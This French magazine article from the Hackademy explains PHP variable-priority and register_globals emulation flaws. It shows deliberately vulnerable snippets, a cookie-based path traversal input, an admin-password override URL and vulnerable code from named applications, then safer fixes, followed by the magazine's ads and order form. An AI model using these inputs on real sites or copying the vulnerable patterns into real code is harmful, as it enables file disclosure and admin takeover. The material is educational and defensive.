Les conséquences de ces priorités peuvent être dangereuses si, dans un code PHP, on fait des vérifications sur une variable dont on spécifie le type, puis que par la suite on l'utilise sans spécifier le type.
Par exemple avec ce code (include.php) :

```
<?
if( eregi("\.\.",$_GET["file"])
      || eregi("\\",$_GET["file"])
      || eregi("/",$_GET["file"])
      || ereg("\\0",$_GET["file"]) ){
        die("Illegal access.");
} else {
                                  if    (
file_exists("/files/".$file) )
          include("/files/".$file);
}
?>
```

Ici, il suffit d'envoyer un cookie nommé " file " et contenant la valeur " ../../../../file/to/show " sur l'url : **http://www.target.url/include.php?file=blabla pour inclure le fichier " ../../../../file/to/show ".** En effet, les tests vérifiant que la variable GET file ne contient ni " .. ", ni " \ ", ni " / ", ni " \0 " sont effectués sur la valeur " blabla ". Par contre, lors de l'inclusion, le type n'est pas donné, et vu les priorités, si l'on a donné le nom " file " à un cookie, c'est sa valeur qui sera prise en compte, alors qu'aucune vérification n'a été faite à son sujet. Pour un exemple réel, voir TrueGalerie qui permettait de copier et d'uploader des fichiers à cause des priorités **(http://www.phpsecure.info/v2/tutos/frog/TrueGalerie.txt).**

Il est évident que ce genre de problème ne se posera pas avec un COOKIE, vu qu'il est en haut de la liste des priorités. Mais cet ordre peut être modifié.
Plusieurs solutions sont envisageables pour ne plus avoir de problèmes :

1. Utiliser uniquement des variables de type $_REQUEST, reprenant les 3 types ; GET POST et COOKIE.

2. Utiliser partout, sans se tromper, les bons types de variables (beaucoup plus dangereux ;)).
3. Ne JAMAIS définir le type de la variable.
4. Mettre register_globals à off et lire la suite de l'article :)

Simulation de register_globals

Il est possible en PHP, avec un petit code, de simuler l'option register_globals à on quand elle est à off.

```
<?
foreach ($_REQUEST as $key=>$value) {
  ${$key} = $value;
}
echo $boum;
?>
```

Grâce à lui, la variable $boum pourra être définie par GET, par POST ou par COOKIE, que l'option register_globals soit sur on ou sur off. Dans cet exemple, ${$key} aurait pu être remplacé par $_GLOBALS[$key].

Voyons maintenant l'utilisation possible des fonctions extract() et **import_request_variables()** :

```
<?
extract($_REQUEST);
echo $boum;
?>
```

```
<?
import_request_variables('GPC');
echo $boum;
?>
```

Etc...

Dans tous ces exemples, $boum aurait pu être remplacé par **$_GLOBALS["boum"]**.

Tout ces codes sont très pratiques, mais ils peuvent poser de sérieux problèmes. On peut en effet redéfinir n'importe quelle variable globale déjà définie dans le script, quel que soit l'état de register_globals.

Imaginons un code tout simple :

J'ai trouvé de nombreux moyens pour aller dans ce sens, mais aucun de valable pour simuler au contraire un register_globals à off alors qu'il est à on.

Ce genre de code est souvent utilisé dans des applications distribuées, permettant d'être compatible avec les deux configurations, ou par des webmasters dont l'hébergeur ne permet pas de changer la configuration du php.ini.

Un exemple est le code suivant :

```
<?
$adminpass="blob";

foreach ($_REQUEST as $key=>$value) {
${$key} = $value;
}

if (!isset($pass) {
  echo "<form method=\"POST\">Entrez le mot de passe :<br>";
  echo "<input name=\"pass\"><br><input type="submit"></form>";
} else {
    if ( $pass == $adminpass ) {
      echo "Bienvenue dans la partie administration.";
    }
}
?>
```

Vu que le code dangereux se trouve après la définition de la variable $adminpass, il est possible de la redéfinir. On sera donc considéré comme admin avec une simple url : **http://www.target.url/admin.php?adminpass=hop&pass=hop.**

Ce genre de code ne pose donc pas de problème s'il se trouve avant toute définition de variable globale.

Voici trois applications, qui, avant d'être corrigées, utilisaient cette méthode, soit trois exemples à ne pas suivre...

A) Nuked-KlaN b1.5

Des variables pourraient être redéfinissables en global via GET, POST et COOKIE.

nuked.php :

```
function nk_globals($table) {
  if (is_array($GLOBALS[$table])) {
    reset($GLOBALS[$table]);
    while (list($key, $val) = each($GLOBALS[$table])) {
      $GLOBALS[$key] = $val;
    }
  }
}
```

globals.php :

```
nk_globals('HTTP_GET_VARS');
nk_globals('HTTP_POST_VARS');
nk_globals('HTTP_COOKIE_VARS');
nk_globals('HTTP_SERVER_VARS');
```

Le problème, dans ces scripts, est qu'une autre faille permet d'inclure globals.php dans n'importe quel module, et donc de pouvoir changer diverses variables de configuration avec des requêtes GET (**http://www.phpsecure.info/v2/tutos/frog/Nuked-KlaN.txt**).

B) XOOPS 2.0.5

Des variables globales pourraient être redéfinies via POST.

edituser.php, imagemanager.php :

```
if (isset($HTTP_POST_VARS)) {
  foreach ($HTTP_POST_VARS as $k => $v) {
    ${$k} = $v;
  }
}
```


On peut ainsi redéfinir certaines variables locales avec une requête POST, parce que cette portion de code est précédée par d'autres initialisations.
(**http://www.phpsecure.info/v2/tutos/frog/XOOPS2.0.5.txt**)

C) Mambo Server 4.0.14

Des variables globales pourraient être redéfinies via GET, POST et COOKIE si register_globals est à off.

regglobals.php :

```
<?php
if (!ini_get('register_globals')) {
  session_start();
  // [...]
  while(list($key,$value)=each($_FILES)) $GLOBALS[$key]=$value;
  while(list($key,$value)=each($_ENV)) $GLOBALS[$key]=$value;
  while(list($key,$value)=each($_GET)) $GLOBALS[$key]=$value;
  while(list($key,$value)=each($_POST)) $GLOBALS[$key]=$value;
  while(list($key,$value)=each($_COOKIE)) $GLOBALS[$key]=$value;
  while(list($key,$value)=each($_SERVER)) $GLOBALS[$key]=$value;
  while(list($key,$value)=each($_SESSION)) $GLOBALS[$key]=$value;
  foreach($_FILES as $key => $value) {
    $GLOBALS[$key]=$_FILES[$key]['tmp_name'];
    foreach($value as $ext => $value2) {
    $key2 = $key."_".$ext;
    $GLOBALS[$key2]=$value2;
  }
}
?>
```



Dans plusieurs composants, on a :

```
include ("configuration.php");
[...]
include ("regglobals.php");
```

On peut donc modifier la configuration du programme (http://www.phpsecure.info/v2/tutos/frog/MamboServer.txt).

SOLUTION

Comme solution, j'ai composé deux codes pouvant permettre de simuler register_globals à on quand il est à off, pouvant être placés n'importe où dans le script sans danger :

```
<?php
if (!ini_get("register_globals")){
  foreach ($_REQUEST as $k=>$v){
    if (!isset($GLOBALS[$k])){
      ${$k}=$v;
}}}
?>
```

Ce code ne s'exécute que si register_globals est à off. Ensuite il va vérifier que les variables de type $_REQUEST ne soient pas déjà définies dans le tableau des $_GLOBALS. Pour les variables dont ça n'est pas le cas, il va les y placer. L'avantage de cette possibilité est que l'on peut placer un filtre sur toutes les variables définies par l'utilisateur, ce qui n'est pas possible dans ma deuxième proposition :

```
<?php
extract($_REQUEST,EXTR_SKIP);
?>
```

La fonction extract() va définir tous les éléments du tableau donné en premier argument comme étant des variables globales, le tableau étant ici $_REQUEST. Le deuxième argument définit le type de l'extraction, ici EXTR_SKIP, c'est-à-dire qu'il n'écrase pas les variables globales déjà définies. Ce dernier argument est par défaut à EXTR_OVERWRITE, c'est-à-dire qu'il écrase les variables globales.

CONCLUSION

Voilà, tout ça prouve qu'il faut faire très attention avec les super-globales, quel que soit l'état de register_globals.

EN VENTE EN KIOSQUE

the HACKADEMY PRODUCTION

Découvrez tout l'univers de the hackademy

Publications, Hors séries, Cours par correspondance ou dans nos écoles en France et ailleurs, Conférences, Nuit du Hack, CD-Roms, T-shirts, ...

HACKADEMY SCHOOL

PARIS :

DÉCEMBRE :
7-10 Hack/sécurité pro
13-15 Linux
20-21 Newbie
22-23 Wifi
27-28 Newbie +

JANVIER :
15 Initiation Internet et sécurité
17-20 Hack/sécurité pro

FÉVRIER :
20-21 Newbie
23-24 WiFi
26 Montage PC

PROVINCE :

FÉVRIER :
1-4 Hack/sécurité pro à Strasbourg
14-17 Hack/sécurité à pro Toulouse
14-17 Hack/sécurité à pro Grenoble

NEWS

- Les T-shirt de la Nuit du Hack sont arrivés ! Vous pouvez les commander directement sur le site www.nuitduhack.com. Vous pourrez aussi commander le CD de la NdH.
- Un nouveau cours d'intégration informatique (montage PC) va avoir lieux le 26 février.
- De nouvelles Hackademy Schools vont ouvrir leurs portes à Barcelonne, Marseille et Strasbourg.

Infos pratiques

Tél : 01.40.21.01.20

THE HACKADEMY SCHOOL PARIS 1, villa du clos de Mallevart (ex 7, rue Darboy) 75011 Paris (M° Goncourt)

Pour tous renseignements :http://www.thehackademy.net

FAITES VOTRE CHOIX !

Abonnement Hackademy Journal 12 numéros (sur 24 mois) :	32 €	PACKAGE PUBLICATIONS :
Avec le CD free soft factory :	+ 4 €	Abonnement journal + abonnement manuel : 80 €
Soit 2 numéros gratuits!!		Dans ce package, le CD est offert
Abonnement Hackademy Manuel 12 numéros (sur 24 mois) :	52 €	PACKAGE HACKTION :
Avec le CD free soft factory :		Abonnement journal + abonnement manuel +
Soit plus de 18 € d'économie!!	+ 4 €	Cours par correspondance Hack1, 2 et 3 : 160 €
		Dans ce package, le CD est offert
Nos cours par correspondances (Newbie, Newbie+)		
Les deux volumes reliés (164 pages) livrés chez vous :	84 €	PACKAGE TOTAL (JUSQU'AU 30 JANVIER 2004) :
Avec le CD free soft factory :	+ 4 €	Package Hacktion
Le cours Linux 1&2 par correspondance :	34 €	+ Cours Linux pour 10 € de plus seulement soit 170 €
les 2 volumes reliés (97 pages) livrés chez vous		
Les cours de the hackademy School chez vous!!		

TP1

Je calcule le montant total de ma commande :

Nom : ..... Prénom : .....

Adresse : .....

..... Code postal : .....

Ville : ..... Pays : .....

E-mail : .....

PAIEMENT
par chèque à l'ordre de THP
par Carte Bleue
Expire en

Signature

Envoyez votre bulletin accompagné de votre règlement à l'ordre de U.R.P à the Hackademy 2b bis rue Jeanne d'Arc 94300 Saint-Mandé